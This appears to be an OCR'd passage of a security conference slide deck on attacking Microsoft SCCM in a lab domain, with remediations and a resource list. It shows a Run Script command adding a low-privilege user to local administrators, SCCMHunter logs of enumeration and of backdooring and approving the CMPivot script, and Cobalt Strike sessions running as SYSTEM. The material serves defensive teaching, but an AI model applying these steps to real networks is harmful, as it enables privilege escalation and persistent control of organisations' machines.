


## Remediations

- Restrict NTLM fallback and use of Client Push in general
- Extended Protection on MSSQL
- Require SMB Signing

# Attack 5: SCCM as C2

- 2012 – Dave Kennedy & Dave DeSimone [DEFCON 20](#)
- 2015 – Matt Nelson [Blog](#)





# Attack 5: SCCM as C2

- Run Script

The screenshot shows the 'Edit Script' window in SCCM. The 'Script Details' tab is active, and the 'Specify script details' section is visible. The fields are as follows:

- Script name:
- Script description:
- Script language:
- Script timeout seconds:


Below these fields are 'Import' and 'Clear' buttons. The 'Script:' section contains a text area with the following PowerShell code:

```
1 net localgroup administrators
2 net localgroup administrators lab\lowpriv /add
3 net localgroup administrators
```

At the bottom of the window are navigation buttons: '< Previous', 'Next >', 'Summary', and 'Cancel'.

# Attack 5: SCCM as C2

- Run Script
- CMPivot
- %windir%\CCM\Scr
- Administration Serv



The screenshot shows the CMPivot console window titled "CMPivot (Connected to CHQ - Contoso Headquarters - GW1)". The "Query" tab is active, displaying a query named "IPConfig". Below the query, a table shows the results of the query, which are network configuration details for two interfaces on device GW1.

Device	InterfaceAlias	Name	InterfaceDescription	Status	IPv4Address	IPv6Address	IPv4DefaultGateway
GW1	Ethernet 2	corp.contoso.com	Microsoft Hyper-V Network Adapter #2	Up	192.168.5.61		192.168.5.1
GW1	Ethernet	corp.contoso.com 2	Microsoft Hyper-V Network Adapter	Up	10.0.0.254		0.0.0.0

At the bottom of the console, a status bar indicates "Query completed on 1 of 1 clients" and "id(16778357) | GW1 | 2 objects".

# SCCMHunter

- Enumeration

```
(C:\) >> get_user lowpriv
[16:47:13] DEBUG [-] User lowpriv not found in local database. Pulling from API.
[16:47:13] INFO [*] Collecting users...
[16:47:13] INFO [+] User found.
-----
DistinguishedName: CN=lowpriv,OU=DOMUSERS,DC=internal,DC=lab
FullDomainName: INTERNAL.LAB
FullUserName: lowpriv
Mail:
NetworkOperatingSystem: Windows NT
ResourceId: 2063597574
sid: S-1-5-21-2391214593-4168590120-2599633397-1109
UniqueUserName: lab\lowpriv
UserAccountControl: 66048
UserName: lowpriv
UserPrincipalName: lowpriv@garrett-foster.com
-----

(C:\) >> get_lastlogon administrator
[16:47:17] INFO [*] Collecting devices...
[16:47:17] INFO
-----
| FullDomainName | LastLogonUserDomain | LastLogonUserName | Name | ResourceId | ResourceNames |
-----
| INTERNAL.LAB | lab | administrator | SCCM | 16777219 | sccm.internal.lab |
-----
| INTERNAL.LAB | lab | administrator | SQL | 16777220 | sql.internal.lab |
-----
| INTERNAL.LAB | lab | Administrator | DC01 | 16777221 | DC01.internal.lab |
-----
| INTERNAL.LAB | lab | administrator | PROVIDER | 16777222 | PROVIDER.internal.lab |
-----
| INTERNAL.LAB | lab | administrator | SRV2016 | 16777223 | srv2016.internal.lab |
-----
| INTERNAL.LAB | lab | administrator | PC1 | 16777224 | PC1.internal.lab |
-----
| INTERNAL.LAB | lab | administrator | PC2 | 16777225 | PC2.internal.lab |
-----
| INTERNAL.LAB | lab | administrator | PC3 | 16777226 | PC3.internal.lab |
-----

(C:\) >> get_puser pc3user
[16:47:23] INFO [-] Primary user data for pc3user not found. Pulling from the API.
[16:47:23] INFO [*] Collecting primary users...
[16:47:23] INFO
-----
| IsActive | RelationshipResourceID | ResourceID | ResourceName | UniqueUserName |
-----
| True | 25165829 | 16777226 | PC3 | lab\pc3user |
-----
```

# SCCMHunter

- Enumeration
- Backdoor CMPivot

```
(16777226) (C:\) >> interact SMS00001
(SMS00001) (C:\) >> backup
[16:49:42] INFO Tasked SCCM to backup the CMPivot script.
[16:49:42] INFO [*] Backup file already exists.
(SMS00001) (C:\) >> backdoor /root/cmpivot_backdoor.ps1
[16:49:50] INFO Tasked SCCM to backdoor CMPivot with provided script
IMPORTANT: Did you backup the script first? There is no going back without it. Y/N?Y
[16:49:52] DEBUG [*] Backup exists, loading script.
[16:49:52] INFO [+] CMPivot script updated successfully.
[16:49:52] DEBUG [*] Using alternate credentials to approve script.
[16:49:53] INFO [+] CMPivot script approved.
(SMS00001) (C:\) >> ipconfig
[16:49:55] INFO Tasked SCCM to run IPCONFIG.
[16:49:55] DEBUG Querying Collections
[16:49:55] INFO Got OperationId 16781343. Sleeping 10 seconds to wait for host to call home.
[16:50:06] INFO No results yet, sleeping 10 seconds.
[16:50:16] INFO +-----+-----+-----+-----+-----+-----+
-----+
| InterfaceAlias | Name | InterfaceDescription | Status | IPV4Address |
Device |
+-----+-----+-----+-----+-----+-----+
=====+
| Ethernet0 | internal.lab | Intel(R) 82574L Gigabit Network Connection | Up | 10.10.100.132 |
PC3 |
+-----+-----+-----+-----+-----+-----+
```

# SCCMHunter

- Enumeration
- Backdoor CMPivot



The screenshot shows the Cobalt Strike application window. At the top, there is a menu bar with options: Cobalt Strike, View, Payloads, Attacks, Site Management, Reporting, and Help. Below the menu is a toolbar with various icons. The main area displays a table of active listeners. The table has columns for external IP, internal IP, listener type, user, computer, note, process, and pid. There are seven rows of data, each representing a listener on a different IP address in the 10.10.100.100-132 range. All listeners are using the 'http' protocol and are running as 'SYSTEM \*' on various computers (DC01, SCCM, SQL, PROVIDER, PC1, PC2, PC3). The process for all listeners is 'powershell.exe'.

external	internal ^	listener	user	computer	note	process	pid
10.10.100.100	10.10.100.100	http	SYSTEM *	DC01		powershell.exe	6080
10.10.100.121	10.10.100.121	http	SYSTEM *	SCCM		powershell.exe	7928
10.10.100.122	10.10.100.122	http	SYSTEM *	SQL		powershell.exe	5444
10.10.100.123	10.10.100.123	http	SYSTEM *	PROVIDER		powershell.exe	6940
10.10.100.130	10.10.100.130	http	SYSTEM *	PC1		powershell.exe	5848
10.10.100.131	10.10.100.131	http	SYSTEM *	PC2		powershell.exe	4916
10.10.100.132	10.10.100.132	http	SYSTEM *	PC3		powershell.exe	4152

# Remediations





# Resources

- <https://github.com/Mayyhem/SharpSCCM/wiki#offensive-sccm-resources-by-other-awesome-people> - Comprehensive List by Chris Thompson
- <https://posts.specterops.io/the-phantom-credentials-of-sccm-why-the-naa-wont-die-332ac7aa1ab9> - Duane Michael blog
- <https://github.com/GhostPack/SharpDPAPI> - Will Schroeder SharpDPAPI
- <https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf> – Christopher Panayi DEFCON 30 slides
- <https://www.mwrcybersec.com/an-inside-look-how-to-distribute-credentials-securely-in-sccm> - Christopher Panayi blog
- <https://www.youtube.com/watch?v=Ly9goAud0gs&t=2004> – Christopher Panayi DEFCON 30 talk
- <https://www.hub.trimarcsecurity.com/post/push-comes-to-shove-exploring-the-attack-surface-of-sccm-client-push-accounts> - Brandon Colley blog
- <https://github.com/Mayyhem/SharpSCCM> - Chris Thompson SharpSCCM
- [https://www.youtube.com/watch?v=W9PC9erm\\_pl](https://www.youtube.com/watch?v=W9PC9erm_pl) - Gabriel Prud'homme webcast
- <https://posts.specterops.io/sccm-site-takeover-via-automatic-client-push-installation-f567ec80d5b1> - Chris Thompson blog
- [https://www.youtube.com/watch?v=UwP\\_sz6B5Js](https://www.youtube.com/watch?v=UwP_sz6B5Js) – SharpSCCM demo
- <https://www.youtube.com/watch?v=I5YTH0kQlr8> - Trimarc HH w/ Garrett Foster
- <https://vimeo.com/47978442> - Dave Kennedy & Dave DeSimone DEFCON 20
- <https://enigma0x3.net/2015/10/27/targeted-workstation-compromise-with-sccm/> - Matt Nelson blog
- <https://www.youtube.com/live/w-9GMz7vD0o?si=KLJ60bK1l4Zf1Ww8&t=6435> - Garrett Foster talk
- <https://github.com/garrettfoster13/sccmhunter> - Garrett Foster SCCMHunter
- <https://posts.specterops.io/site-takeover-via-sccms-adminservice-api-d932e22b2bf> - Garrett Foster AdminService API

# Questions?

- Brandon Colley
- BrandonColley@TrimarcSecurity.com
- @techBrandon on Twitter / YouTube / Discord / etc
- <http://bnrconsulting.net/>